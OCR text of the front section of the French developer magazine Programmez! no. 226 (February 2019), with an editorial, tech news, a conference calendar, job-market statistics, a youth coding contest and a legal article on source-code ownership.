.NET | ROOTKIT | PYTHON | TERRAFORM | IoT

programmez.com

Programmez!

Le magazine des développeurs

226 FÉVRIER 2019

ANGULAR 7
RUST
WebAssembly
PYTHON
.NET

TOUTES LES NOUVEAUTÉS POUR LE DÉVELOPPEUR

M 04319 - 226 - F: 6,50 € - RD

LE SEUL MAGAZINE ÉCRIT PAR ET POUR LES DEVELOPPEURS

Printed in EU - Imprimé en UE - BELGIQUE 7 e - Canada 9,80 $ CAN - SUISSE 13,10 FS - DOM Surf 7,50 e - TOM 1020 XPF - MAROC 55 DH

Rejoignez
notre cordée !

elcimaï LE GROUPE

INFORMATIQUE

LA PERFORMANCE
NE DOIT RIEN AU HASARD

Melun

Paris

Elcimaï, éditeur informatique en plein développement
recrute de forts potentiels sur Melun et Paris

Vous êtes :

- **Ingénieur études et développement .Net C#** H/F
- **Ingénieur support applicatif** H/F
- **Ingénieur d'études C / C++ Unix** H/F
- **Ingénieur études et développement Java** H/F
- **Ingénieur études et développement Sharepoint** H/F
- **Consultant AMOA banque** H/F
- **Consultant AMOA assurance** H/F

Retrouvez toutes nos opportunités de carrières sur
www.elcimai.com - E-mail : **candidature@elcimai.com**

Vous interviendrez sur :
Expertise Technique (MOE) C / C++ ;
C#, .Net, JAVA, J2EE, sharepoint…
Expertise et assistance Métier/ Fonctionnelle
(MOA et AMOA) : banque et assurance

EDITO

L'art du compromis

J'entends souvent : oui c'est la meilleure solution, c'est le langage n°1, tel langage est le meilleur, il faut adopter cette architecture. Mais parfois, quand on demande pourquoi (cela me rappelle un épisode du Prisonnier). La réponse peut dérouter : tout le monde fait comme ça, c'est l'unique solution, je ne sais pas faire autrement, c'est la techno incontournable, pas de souci, la solution va durer 10 ans, etc.

A y regarder de près, on constate que l'on parle le plus souvent de compromis, particulièrement quand il s'agit de maintenir un vieux projet ou qu'il faut travailler avec x équipes de différents départements d'une entreprise. Même quand on développe pour son plaisir, on fera forcément des compromis sur une solution technique, du code, un outil, etc.

Il faut migrer vers une nouvelle version de langage car nous sommes déjà à 2 versions majeures de décalage et que la version utilisée en prod ne sera plus supportée ! Là, le compromis n'est plus réellement justifié. Sauf à procéder à une phase de PoC pour tester la migration et le comportement du code mais aussi des plateformes cibles.

Le compromis est primordial quand vous travaillez en équipe ou que vous devez ajuster chaque jour un développement qui s'enlise depuis des semaines. Et c'est le plus difficile : comment concilier le temps, les specs et la réalité ? On sait parfaitement que l'on ne peut pas, ou rarement, respecter à 100 % le cahier des charges : en théorie c'est top, ça marchera sans problème, en réalité, c'est tout l'inverse. Eh oui, il y a ce que l'on montre en produit final et comment on le fabrique…

Regardez la complexité croissante des couches pour développer des apps mobiles, cloud ou desktop. Aujourd'hui, il y a des composants, des API, des frameworks dans tous les sens, pour un même service backend, vous aurez le choix entre 5, 10, 15 frameworks / librairies ou service cloud ! Et le développeur aura tendance à utiliser toujours la même : ce qu'il connaît le mieux, même si ce n'est pas la solution la plus pertinente.

Faut-il pour autant le virer du projet ? Lui dire qu'il est un mauvais développeur ? Réflexe facile et simpliste.

Le développeur doit absolument se former, découvrir, apprendre, bref faire de la veille technologique. Cette veille est indispensable pour qu'il puisse se mettre à niveau. Avec la pression des délais et du management, beaucoup de développeurs n'en font pas.

Pourquoi ne pas aménager quelques heures par semaine pour laisser le développeur faire ce qu'il veut : aller aux conférences, donner des sessions techniques, créer un projet, committer sur un projet communautaire, écrire une contribution technique pour Programmez!, etc. Eh oui, encore un compromis.

Bon code !

François Tonic
ftonic@programmez.com

SOMMAIRE


Dans le prochain numéro !
Programmez! #227, dès le 1er mars 2019

Assistant vocal :
Créer et déployer des apps et des usages
Dossier tests

Au Japon :

vous êtes filmés et vous casquez

Le Japon a annoncé son intention de mettre en place une nouvelle taxe visant les visiteurs étrangers souhaitant se rendre sur le territoire. Ce nouveau projet devrait mettre en place une taxe de 1000 yens (environ 8 €) s'appliquant aux étrangers arrivant dans le pays. Comme l'explique le Japon, cette taxe a pour objectif de financer le développement d'une solution de reconnaissance faciale, qui pourra faciliter les procédures d'enregistrement dans les aéroports selon le gouvernement.



© D.R.

OVH :

Octave Klaba met le cap sur les US

Ce n'est pas une surprise : OVH veut s'implanter sur le marché américain et a d'ailleurs ouvert une filiale outre-Atlantique afin de proposer ses services en séparant ses activités de l'entité mère basée en France. Mais OVH n'entend pas se contenter d'une filiale : Octave Klaba a ainsi annoncé dans un tweet du 4 janvier qu'il partait rejoindre ses équipes aux US, et qu'il s'installait donc avec sa famille à Dallas au Texas. Le fondateur d'OVH a laissé le poste de PDG du groupe à Michel Paulin, et part donc diriger le développement des opérations aux US, où OVH espère pouvoir faire jeu égal avec les actuels géants américains du cloud. Dallas, un univers impitoyable certes, mais pas suffisamment pour décourager Octave.

Base de données : AWS veut chercher des noises à MongoDB

Amazon a présenté un nouveau service de base de données baptisé Amazon DocumentDB. Celui-ci vise clairement à marcher sur les plates-bandes de MongoDB en proposant une offre de base de données compatible, entièrement managée sur les serveurs de la société de Jeff Bezos. Amazon promet que son service est compatible avec les outils développés sur MongoDB et que DocumentDB bénéficie également d'améliorations de performances par rapport à MongoDB. Le service est disponible en Europe et aux États unis.

Éducation :

l'informatique aura son CAPES

Le ministre de l'Éducation a annoncé son intention d'ouvrir en 2020 un CAPES d'informatique, qui sera suivi de l'ouverture d'une agrégation dans cette même discipline. Le CAPES (Certificat d'Aptitude au Professorat de l'Enseignement du Second degré) permet d'enseigner dans les lycées tandis que l'agrégation permet d'enseigner également dans les établissements d'étude supérieure. Il existait déjà plusieurs formations permettant à des professeurs de disposer d'une spécialisation en informatique, mais l'ouverture d'un CAPES vient officialiser la chose, et accompagner le développement du numérique au sein de l'éducation nationale, cheval de bataille du gouvernement. Mais les postes ouverts aux titulaires de ces certificats tarderont à venir : au micro de France Culture, le ministre de l'Éducation nationale évoquait ainsi « une dizaine de postes ouverts » en 2020 et plus à l'avenir. Les places seront donc chères.

Github entrouvre ses dépôts privés

Microsoft veut proposer aux utilisateurs de comptes Github gratuits la possibilité de profiter d'une partie des fonctionnalités concernant les dépôts privés. Une ouverture pour une fonctionnalité qui était, jusque-là, réservée aux utilisateurs payants. Le nombre de dépôts pouvant être créés sera illimité, mais le nombre de collaborateurs pouvant accéder à ces dépôts a été limité à trois ce qui limite la fonctionnalité aux petites équipes ou aux indépendants.

Thunderbird renaît de ses cendres

Dans un post de blog, Mozilla a annoncé son intention de remettre en route les plans de développement pour son client mail Thunderbird. Thunderbird était depuis 2015 dans une situation délicate : la fondation Mozilla, qui se chargeait de son développement, souhaitait en effet pousser Thunderbird vers la sortie et envisageait éventuellement de le confier à une autre entité. Après une période de doutes et d'incertitudes quant à l'avenir du logiciel, cette piste avait été abandonnée au profit d'une gouvernance indépendante au sein de la fondation Mozilla. Un nouveau post de blog publié en début d'année 2019 vient raviver à nouveau les espoirs : les développeurs chargés du projet annoncent le recrutement de six nouveaux employés, ainsi que des améliorations à venir sur les performances du logiciel et l'interface. Autant dire que l'oiseau revient de loin.

Congrès & Expo

∞e édition

BIGDATA PARIS BY Corp

Big Data Paris revient
les 11 & 12 mars 2019
au Palais des Congrès

ACCELERATE THE FUTURE !

Venez vivre une expérience riche au cœur du Big Data !

- **Vous informer grâce aux conférences et ateliers**
- **Découvrir les nouveautés technologiques**
- **Networker avec 250 exposants et 17 000 visiteurs**

Inscrivez-vous des maintenant sur www.bigdataparis.com

Février

2 & 3 : FOSDEM / Bruxelles

L'évènement communautaire incontournable !
https://fosdem.org/2019/

8 : DevFest Paris 2019

La grand'messe de la technologie revient à Paris pour la 3e édition ! De nombreuses conférences techniques et des ateliers seront proposés toute la journée : 24 sessions, +600 personnes attendues !
https://www.billetweb.fr/devfest-paris

14 & 15 : VueJS / Amsterdam

https://vuejs.amsterdam

du 15 au 17 février : Drupalcamp

Le grand évènement Drupal aura cette année pour thème :

- Des retours d'expériences pour rassembler de nombreux témoignages d'entreprises utilisatrices de Drupal.
- Des conférences données par des professionnels reconnus et des membres de la communauté Drupal, au cours desquelles des thématiques nouvelles seront explorées.
- Des sessions de découverte étayées par des démonstrations à l'intention d'un public plus novice.

www.drupalcamp.fr

22 : DevFest du bout du monde / Brest

https://devfest.duboutdumonde.bzh

Mars

11 & 12 mars : BigData Paris

L'évènement big data revient à Paris. Cette année, les secteurs banque/assurance seront à l'honneur dans les conférences. Ce salon est l'occasion pour rencontrer et échanger avec les principaux acteurs du monde big data et de la donnée en général.
https://www.bigdataparis.com/2019/

20 au 22 Breizh Camp / Rennes

BreizhCamp est le rendez-vous Rennais qui regroupe les développeurs de tous poils pour un moment de convivialité et de partage. Pour sa 9ème édition, et conformément au rituel bien établi, BreizhCamp a choisi une thématique inspirante. Vous serez donc invités à rejoindre les 'CodeBusters' pour chasser le code mort dans le hall de l'Université Rennes 1, du 20 au 22 mars. Si, comme les années précédentes, exposants et speakers sont inspirés par ce thème, ça promet d'être épique. https://www.breizhcamp.org

Avril

9 : Journée française des tests logiciels

Cet évènement a su s'imposer au fil des années comme le rendez-vous fédérateur de la communauté française des tests logiciels. En effet, avec plus de 1 000 participants l'année dernière, 43 sponsors et 16 conférences thématiques mettant à l'honneur les témoignages de grands comptes et organisations, la JFTL est aujourd'hui un lieu d'échanges privilégié de l'ensemble des acteurs de ce marché, qui peuvent à cette occasion, rencontrer les experts les plus reconnus du secteur et échanger leurs expériences entre professionnels.
http://www.cftl.fr/JFTL/accueil/

Du 17 au 19 : Devoxx France

https://www.devoxx.fr

Mai

Du 15 au 17 : Riviera Dev / Sophia Antipolis

http://rivieradev.fr

16 & 17 : Newcrafts / Paris

https://ncrafts.io

23 & 24 : Mixit / Lyon

https://mixitconf.org/fr/

Juin

4 : Paris Container Day / Paris

Le 4 juin prochain aura lieu la quatrième édition du Paris Container Day. Le Paris Container Day est la conférence pionnière en France dédiée à l'écosystème des conteneurs et de ses bonnes pratiques.
Pour cette nouvelle édition, Les participants pourront assister à une vingtaine de conférences techniques, retours d'expérience et des fast tracks.
Le thème de cette année est "Standards & Craftsmanship".
https://paris-container-day.fr

6 & 7 : Best of Web / Paris

http://bestofweb.paris

Le coin maker

Tech Inn'Vitré : du 1er au 3 mars à Vitré.

- TFEEA : le 5 mars à Paris (ministère de l'Économie) Makers et travailleurs en situation de handicap.
- Metromix : 28 & 29 mars (hackathon sur la mobilité urbaine).
- Makeme Fest Nantes : du 12 au 14 avril sur la Foire de Nantes.
- Makeme Fest Angers : du 25 au 29 avril sur Foire d'Angers.

Maker Faire France organisera d'ores et déjà plusieurs évènements :

- 1er & 3 mars : Maker Faire Lille

Concours Prologin

Le concours national d'informatique Prologin est ouvert à tous les jeunes de 20 ans et moins. Ce concours entièrement gratuit est l'occasion pour les jeunes passionnés d'informatique de démontrer leurs talents et de rencontrer d'autres passionnés d'informatique. Prologin est organisé par des étudiants de l'EPITA, de l'École Normale Supérieure, ainsi que de l'École Polytechnique. La grande finale se déroulera en mai prochain à l'EPITA Paris : 36 heures de code pour les 100 meilleurs candidats ! Site : https://prologin.org

Girls Can Code !

Les stages "Girls Can Code !", c'est une semaine d'initiation à la programmation pour les collégiennes et lycéennes. On y apprend les bases de la programmation avec le langage Python, et de quoi se lancer dans des petits projets de son choix ! Les stages sont gratuits, entièrement organisés par des bénévoles de l'association Prologin. Au programme : apprentissage du code, ateliers pratiques, réseaux. Une occasion de découvrir le métier de développeur et le monde de l'informatique. Une excellente initiative que nous ne pouvons que soutenir ! Pour en savoir plus : https://gcc.prologin.org/

14 : DevFest Lille

Le DevFest Lille Saison 3, est la 3ème édition d'un évènement de conférences sur le web, le mobile, le cloud et les objets connectés. Plus de 700 participants attendus cette année au Kinépolis de Lomme, le plus grand cinéma d'Europe. Une nouvelle saison pleine de surprises pour ce Devfest Lille sous le thème des Séries TV qui se déroulera le 14 juin prochain. https://devfest.gdglille.org

27 & 28 : Sunny Tech / Montpellier

https://sunny-tech.io

PARIS 16 & 17 MAI

+ JOURNÉE WORKSHOPS LE 15 MAI

{ newcrafts }

April Wensel
fondatrice de Compassionate Coding
@aprilwensel

Alberto Brandolini
créateur de l'Event Storming
@ziobrando

Emily Bache
auteur de The Coding
Dojo Handbook @emilybache

Brian Marick
signataire du manifeste Agile
et auteur @marick

et bien
d'autres...

Newcrafts 6e édition
c'est le rendez-vous
indépendant
& international
des développeur.se.s
pro & passionnés !

#craftingSoftware #ddd #agile
#devOps #design #bigData
#functionalProgramming
#architecture #opensource

{ TECHNOLOGIES }
{ PRATIQUES }
{ ARCHITECTURES }

PASS 2 OU 3 JOURS

toutes les infos sur ncrafts.io

NOTRE CFP EST OUVERT ! cfp.ncrafts.io

Vous avez envie de nous soutenir ? Devenez sponsor ! sponsoring@ncrafts.io

Conférences organisées par Xebia

29 janv - 19 février Le Mois du Cloud

=> https://le-mois-du-cloud.xebia.fr/

Du 29 janvier au 19 février, Xebia met à l'honneur le Cloud. Du Serverless à l'IoT en passant par le CI/CD ou encore la Data Science sur Cloud, venez explorer les possibilités offertes par le Cloud, et partager vos retours d'expériences. Le Mois du Cloud sera articulé autour de 4 meetups, avec, pour chacun d'eux, un thème spécifique : Data Lake Serverless, Développer dans le Cloud, Data / Data Science sur le Cloud et enfin le Cloud en 2019.

27 juin : 2ème édition du DataXDay

=> https://dataxday.fr/

DataXDay est l'unique conférence Data qui réunit DataScientists, Data Engineers et Data Architects autour d'une quinzaine de conférences techniques. Venez échanger autour de la Data Science du PoC à la mise en production, des architectures Microservices et Serverless, de Craftsmanship, de sécurité, de Cloud, etc. Rendez-vous le 27 juin prochain.

7-8 Octobre : 4ème édition de la FrenchKit

La FrenchKit sera de retour pour une quatrième édition les 7 et 8 octobre prochains. La FrenchKit est la première conférence iOS et macOS en France. Durant ces 2 journées, certains des développeurs les plus reconnus de la communauté internationale traiteront un large éventail de sujets, des API Cocoa à Swift.

28 novembre : XebiCon, Build The Future

=> https://xebicon.fr/

A travers une soixantaine de conférences, la Xebicon vous donnera les clés pour tirer le meilleur des dernières technologies. Conférences techniques, retours d'expériences clients, hands-on, venez partager et échanger sur les nouveautés technologiques autour du Cloud, de la Data, des nouveaux standards d'Architecture, des nouveaux langages Front-End, de l'IoT, de la culture DevOps, des transformations agiles à l'échelle ou encore de la mobilité.

Baromètre Hired de la recherche d'emploi :

React, Go et Vue de nouveau sur le devant de la scène

Les valeurs sûres font leur retour à la tête du baromètre mensuel Hired de la recherche d'emploi des développeurs. Éclipsés par de fortes demandes ponctuelles, tantôt pour le DevOps, tantôt pour le Ruby en fonction des humeurs des recruteurs, React, Go et Vue, sont revenus sur le devant de la scène au mois de décembre, l'occasion de rappeler que ce sont des valeurs sûres pour les candidats en recherche d'emploi avec une moyenne de 7,5, 6,2 et 6 demandes d'entretiens recensées par candidat au mois de décembre.

Sur les 6 derniers mois, il n'est d'ailleurs pas étrange de retrouver ces technologies dans le top 5 des demandes des recruteurs aux côtés de Node et DevOps. Mais si la demande pour le Node reste très stable, il est important de noter que celle pour le DevOps est très variable. Et pour cause, ce dernier est tout simplement la technologie qui, avec 3,5 demandes d'entretiens générées, a été la moins plébiscitée par les recruteurs en décembre. Une belle dégringolade pour le DevOps qui en novembre était deuxième du classement et crédité de 7,9 demandes d'entretien en moyenne pour les candidats qui l'avait mis en avant. Mais au regard de l'importance et la rareté des profils DevOps, il faut s'attendre à ce que la demande remonte fortement. Il est d'ailleurs intéressant de noter que le Ruby, qui était premier en novembre avec 8,8 demandes d'entretiens, a suivi la même trajectoire que le DevOps et se retrouve en décembre au fond du classement avec 4,1 sollicitations. Seul iOS vient s'intercaler entre ces deux technologies avec 3,9 demandes d'entretiens générées sur Hired.

Du point de vue des candidatures, PHP continu de reculer au classement des technologies les plus mises en avant par les développeurs. Dépassé par Python en décembre, il voit maintenant le React le surpasser à son tour. Ainsi on retrouve maintenant, dans l'ordre, Java, Python, Node, React et PHP à la tête du classement des technologies les plus mises en avant par les développeurs.

Tous les mois, Programmez ! publie en exclusivité le baromètre Hired des technologies les plus recherchées par les entreprises. Elles peuvent permettre aux développeurs de connaître les nouvelles tendances du recrutement pour se former ou se démarquer des autres candidats.

Décembre 2018

Technologies demandées	Pourcentage de candidatures développeurs	Technologies demandées	Nombre moyen de demandes d'entretiens
Java	18.16%	React	7.5
Python	14.74%	Go	6.2
Node	12.63%	Vue	6.0
React	12.37%	Node	5.9
PHP	11.32%	Python	5,1
Angular	9.47%	Angular	4.8
.NET	6.32%	Android	4.7
Android	4.74%	Java	4.3
Vue	3.16%	PHP	4.3
Go	3.16%	.NET	4.3
Ruby	2.89%	Ruby	4,1
iOS	2.11%	iOS	3.9
DevOps	1.05%	DevOps	3.5

De juin à décembre 2018

Technologies demandées	Pourcentage de candidatures développeurs	Technologies demandées	Nombre moyen de demandes d'entretiens
Java	18.93%	React	7.5
Node	14.60%	Go	6.6
Python	12.67%	DevOps	6.6
PHP	11.87%	Node	6.2
React	11.31%	Vue	6.2
Angular	10.51%	Ruby	5.9
Android	4.97%	Python	5.9
.NET	4.65%	Angular	5.6
Go	3.45%	Java	4.8
Ruby	3.29%	PHP	4.7
Vue	2.65%	Android	4.1
iOS	2.25%	.NET	3.9
DevOps	1.12%	iOS	3.5

Merci à Aurélie Vache pour la liste 2019, consultable sur son GitHub :
https://github.com/scraly/developers-conferences-agenda/blob/master/README.md

Prix Bernard-Novelli

FAITES PARTICIPER LES JEUNES DE VOTRE ENTOURAGE

Le Prix Bernard-Novelli est un concours organisé par le magazine de mathématiques Tangente, avec le partenariat de la SIF (Société informatique de France), des calculatrices CASIO et de Programmez !

Son objectif : Inciter des collégiens et lycéens à programmer un jeu en rapport avec les mathématiques.


La participation, réservée aux collégiens et lycéens, peut se faire de deux manières :

- individuellement (ou en groupes) en se préinscrivant sur tropheestangente.com ;
- dans le cadre d'un établissement scolaire.

Les enseignants en collèges et lycées peuvent demander à organiser le Prix Novelli dans leur établissement durant cette année scolaire. La date limite de candidature est fixée au 28 février 2019. Pour concourir, les établissements doivent envoyer un mail à l'adresse

tropheestangente@yahoo.fr

CASIO offrira une calculatrice Graph 90+E aux dix premiers établissements inscrits qui choisiront le langage Python.



Le jeu à développer

L'objectif est de créer un programme autour d'un jeu mathématique, déjà connu ou inventé pour la circonstance. Le jeu doit être en rapport avec les mathématiques, que ce soit dans son thème ou dans ses règles.

La règle du jeu s'inspirera chaque année d'un thème de jeu choisi parmi les créations de Bernard Novelli. Pour 2019, le thème choisi est celui des grilles logiques. La règle peut être, sans obligation, l'une de celles développée par Bernard Novelli. Vous pouvez consulter les jeux qu'il avait développés en allant dans l'espace jeux du site www.infinimath.com puis en vous rendant dans « Jeux en ligne ». Il faudra s'inscrire et s'identifier pour accéder aux jeux. Exceptionnellement, pour 2019, une règle du jeu sans rapport avec le thème de l'année sera acceptée.

Remarque

Les algorithmes de création de grilles à solution unique seront pris en compte dans l'évaluation par le jury.

Le règlement complet du prix Novelli est consultable sur www.tropheestangente.com

Le planning 2019

- 28 février 2019 : clôture des inscriptions.
- Mars 2019 :
  Les participants envoient les informations concernant leur projet.
  Les candidats (individuels ou groupes) indiquent le thème de leur jeu et le langage choisi tandis que les établissements scolaires indiquent les contraintes qu'ils ont choisies d'imposer à leurs élèves.
  Les établissement qui ont choisi Python recevront dans la foulée les calculatrices promises.
- Avril et mai : Programmation.
- Juin : Préparation des dossiers qui doivent être envoyés avant le 15 juin.
  Chaque établissement scolaire fait un tri parmi les dossiers de ses élèves ou groupes d'élèves et transmet un à trois projets.
- 30 Juin : le jury examine tous les projets et désigne le vainqueur.

Les dossiers

Chaque dossier doit comprendre :


- le titre du projet ;
- un justificatif d'identité et de la qualité d'élève du secondaire de chaque candidat ou membre de groupe candidat ;
- un document de 15 000 caractères maximum précisant les éléments descriptifs du projet suivant : règle du jeu choisi, but du projet (faire jouer un ou plusieurs utilisateurs, résoudre une situation-problème, jouer contre l'usager…) ;
- les algorithmes mis au point par le candidat ou chaque membre du groupe candidat, ainsi que l'indication de la partie développée par chaque membre du groupe en cas de candidature de groupe, y compris l'interface graphique ;
- un fichier compressé envoyé en pièce jointe contenant l'ensemble des développements (non compilés et compilés, avec les instructions de compilation) ; la version finale devra être opérationnelle.

Qui était Bernard Novelli ?

Bernard Novelli a su élever la résolution des grilles logiques au rang d'un art. Son engagement l'a conduit à animer des ateliers ludiques dans les établissements scolaires pour aider les jeunes, dès le collège, à découvrir la richesse du raisonnement. Sa créativité lui a permis de procurer, à travers ses nombreuses publications, des heures de plaisir intellectuel à ses lecteurs. Pour mettre sa passion à la portée d'un nouveau public, il a exploité son talent d'informaticien en développant lui-même de nouveaux jeux originaux que l'on peut encore découvrir sur le site Infinimath.com.

Deux lycéennes ont remporté le prix Novelli 2018

Géraldine Faure et Julie Callendret se sont illustrées en remportant le prix Bernard-Novelli 2018, grâce à leur jeu : Le Hobbit. Le personnage, Bilbo, se déplace sur des marches comportant chacune un certain nombre de pièces d'or. L'objectif est de choisir le chemin qui permettra de ramasser le plus de pièces. À la fin de la partie, le joueur, évalué par un pourcentage de réussite, peut visualiser le trajet optimal.



Alexandre Diehl
Avocat – Lawint
www.lawint.com

A qui appartient un code source ?

Il est de tradition de penser que le développeur est mécaniquement et nécessairement propriétaire de son code source. On a tous pris l'habitude de voir un « copyright » associé à un script sur Gitbub ou apparenté. Pourtant, la réalité juridique est (malheureusement) très éloignée de la croyance.

Est-ce qu'un code source est protégé par le droit ?

La loi protège la chose matérielle et la chose immatérielle de manière différente :

- Dans le monde physique, le possesseur d'une chose est présumé le propriétaire. Le propriétaire est, en toutes hypothèses, maître de la sa chose et donc, peut porter plainte en cas de vol, attendre des fruits de sa chose, etc. Tous ces concepts nous sont connus car nous avons grandi avec ces principes.
- Quand, au 19ème siècle, il devient important de légiférer sur la protection de la propriété des choses immatérielles (écrits, peintures, etc.), les législateurs occidentaux reprennent de vieux principes de jurisprudence (remontant jusqu'aux Romains) en estimant que **seules les choses immatérielles qui présentent certaines caractéristiques peuvent être protégées**. Ce point est fondamental car, à l'inverse du monde physique, la loi ne protège pas tout, et (très) loin de là.

Le monde immatériel connaît aujourd'hui plusieurs types de protections dont principalement :

- Le droit d'auteur qui protège, sans démarche particulière, certaines créations. Ce droit s'applique à tous types de créations, œuvres ou supports, pourvu qu'ils répondent à certains critères ;
- Le brevet qui protège, moyennant un parcours et des démarches précis, une invention ;
- La marque qui protège, moyennant des démarches spécifiques, un terme pour une utilisation particulière.

De plus, et à l'inverse du système de copyright, l'auteur a des droits sur l'œuvre du seul fait de sa création, c'est-à-dire dès que l'œuvre est réalisée (ou même presque réalisée). Il n'est pas besoin d'aller au Copyright Office et de payer une taxe pour avoir un droit (comme dans les pays de copyright), le droit existe tout de suite et de façon automatique.

L'article L.112-1 du Code de la Propriété Intellectuelle nous explique que les œuvres susceptibles d'être protégées par le droit d'auteur sont celles « *de l'esprit, quels qu'en soient le genre, la forme d'expression, le mérite ou la destination* ». Ainsi, un site, un logiciel, une appli, des slides, etc., peuvent être potentiellement protégés par le droit d'auteur.

En pratique, le régime du droit d'auteur exige que l'œuvre soit originale et une création de forme perceptible par les sens (la vue pour ce qui est des écrits). La condition d'originalité requiert que l'œuvre porte l'empreinte de la « personnalité » de son auteur. L'originalité est un concept distinct de celui de « nouveauté ». C'est sur cet aspect particulier que nos propos prennent un sens : **un contenu d'un site, un texte, une photo, etc., n'est protégé par le droit d'auteur que s'il est original dans le sens qu'il porte l'empreinte de la « personnalité » de son auteur**. Les tribunaux font très attention à ce principe directeur lorsqu'ils déterminent si une œuvre est protégée. Il n'existe aucun critère objectif. Les personnes qui jugent sont des hommes et des femmes et le font en parfaite subjectivité. Il semble certain que les vers de poésie de Nerval sont plus protégeables que les résultats des courses du PMU, mais savoir si le contenu d'un site Internet est protégeable varie totalement d'un cas à un autre, d'un juge à un autre.

Ainsi, contrairement à ce que beaucoup de personnes pensent, un contenu banal qui n'a rien d'original n'est pas protégé par le droit d'auteur, et l'auteur n'a pas le droit d'interdire à un tiers de le copier, au moins sur le terrain du droit d'auteur.

Concrètement, les tribunaux ont accepté le principe de protection des codes source.

Ainsi, le Tribunal de commerce de Paris a ainsi jugé que « *les programmes sources sont pareillement protégés par le code de la propriété intellectuelle, ainsi que les codes sources, dans la mesure où ils sont la matérialisation d'un effort intellectuel dans une structuration individualisée* » (Tribunal de commerce de Paris ,15 octobre 2004, Conex c/ Tracing Server).

L'article 10.1 des Accords ADPIC prévoit d'ailleurs que « *les programmes d'ordinateur qu'ils soient exprimés en code source ou en code objet, seront protégés en tant qu'œuvres littéraires en vertu de la convention de Berne* ». La Cour de justice de l'Union européenne s'est appuyée sur cet article pour juger que « *le code source et le code objet d'un programme d'ordinateur sont des formes d'expression de celui-ci, qui méritent, par conséquent, la protection par le droit d'auteur sur les programmes d'ordinateur* » (CJUE, 22 décembre 2010, affaire Bezpe nostní softwarová asociace ; CJUE, 2 mai 2012, SAS Institue Inc. / World Programming Ltd).

A qui appartient le droit d'auteur sur les codes source ?

Si, et uniquement si un code source est bien protégé par le droit d'auteur, alors la question se pose de savoir qui est le propriétaire.

Selon le principe posé par l'article L.113-1 du CPI, « *la qualité d'auteur appartient, sauf preuve contraire, à celui ou à ceux sous le nom de qui l'œuvre est divulguée* ». Ainsi, le titulaire des droits d'auteur sur un code source est en principe une personne physique, le développeur.

Toutefois, l'article L.113-9 du CPI dispose que « *les droits patrimoniaux sur les logiciels et leur documentation créés par un ou plusieurs employés dans l'exercice de leurs fonctions ou d'après les instructions de leurs employeurs sont dévolus à l'employeur qui est seul habilité à les exercer* ». En d'autres termes, si le développeur est salarié, il n'est pas propriétaire du code source, c'est son employeur.

Si le code source est développé par un prestataire externe (par exemple, une société, un freelance, etc…), il convient de prévoir expressément dans le contrat la cession du code source. Dans un jugement du 23 mars 2016, le tribunal de commerce de Besançon a rappelé qu'en l'absence de cession des droits de propriété intellectuelle, en dehors d'un droit d'usage limité dans le temps, le refus du prestataire les ayant développé de remettre les codes sources à son client était légalement fondé, en vertu de l'article L.112-2 13° du code de la propriété intellectuelle (Tribunal de commerce de Besançon, jugement du 23 mars 2016, LDG Constructions / Mediacom Studio).

En toute hypothèse, l'absence de contrat, une simple commande de développement de logiciel n'entraîne aucun transfert de droit (TGI Paris, ordonnance de référé du 10 avril 2002).

En conséquence, il est fondamental de préciser, dans un document écrit, la cession des droits de propriété intellectuelle sur le code source, en intégrant les mentions obligatoires. En effet, le droit français a cette spécificité selon laquelle en l'absence de mentions obligatoires, une cession de droits est nulle. •

François Tonic

Mes configurations idéales

Le développeur ne code pas avec un boulier, ni avec une vieille machine 8-bit des années1980. Qu'on le veuille ou non, les développements actuels exigent parfois des configurations très puissantes (à tort ou à raison). Programmez! vous proposera, chaque mois, des configurations, des conseils sur les différentes technologies, etc.

Très difficile de donner une configuration type, car cela va dépendre des outils et des environnements utilisés. Côté IDE, chaque outil possède ses propres prérequis. N'oubliez pas que ce n'est pas parce que vous passez d'un CPU 4 cœurs à 8 ou 16 cœurs que les performances seront x2 ou x4. Les performances ne sont pas linéaires. La performance se fait selon une machine homogène et les bons composants et bus internes.

	NetBeans IDE	Android Studio	Visual Studio	XCode 10	IdealJ
CPU (minimum)	Core i5	Core i3 / i5	1,8 Ghz, 2 cœurs	Mac supportant macOS 10.13	Core i3 / i5
RAM (minimum)	4 Go	4 Go+ 1 Go pour l'émulateur	4 Go	4 Go	2 Go
Type stockage	SSD / Flash conseillé	SSD / Flash conseillé	SSD / Flash conseillé	SSD / Flash conseillé	SSD / Flash conseillé
GPU	-	Résolution minimale 1280 x 800	Carte supportant mode WXGA conseillée	(dépend de votre machine)	Résolution minimale 1024 x 768
Espace libre (stockage)	1,5 Go minimum	6 Go recommandé (incluant SDK et émulateur)	130 Go minimum	Minimum 10 Go	2 Go (stockage + cache)

Sur la mémoire vive, n'hésitez jamais à monter à 16 ou 32 Go (voire 64), surtout si vous utilisez simultanément plusieurs outils. Le stockage joue aussi sur les performances. Plus votre disque sera rapide en lecture / écriture mieux c'est. Et éviter d'être juste en espace libre.

Vrai Thunderbolt 3 ou vrai USB-C

On parle beaucoup des connecteurs Thunderbolt 3 et USB-C et des performances liées. Ce sont de très bonnes interfaces, particulièrement rapides, du moins en théorie, en pratique, c'est autre chose. Comme toujours !

Les deux partagent le même connecteur. La différence se fera dans les détails. La principale se fait sur les débits théoriques. En Thunderbolt 3, on monte à 40 Gb/s, contre 10 en USB-C. Ce qui permet par exemple de gérer sans problème 2 écrans 4K. En usage intensif, par exemple en montage vidéo / audio, 3D, le Thunderbolt 3 sera beaucoup plus véloce et performant. Tout dépendra des périphériques connectés. Cette connectique se généralise sur les PC.

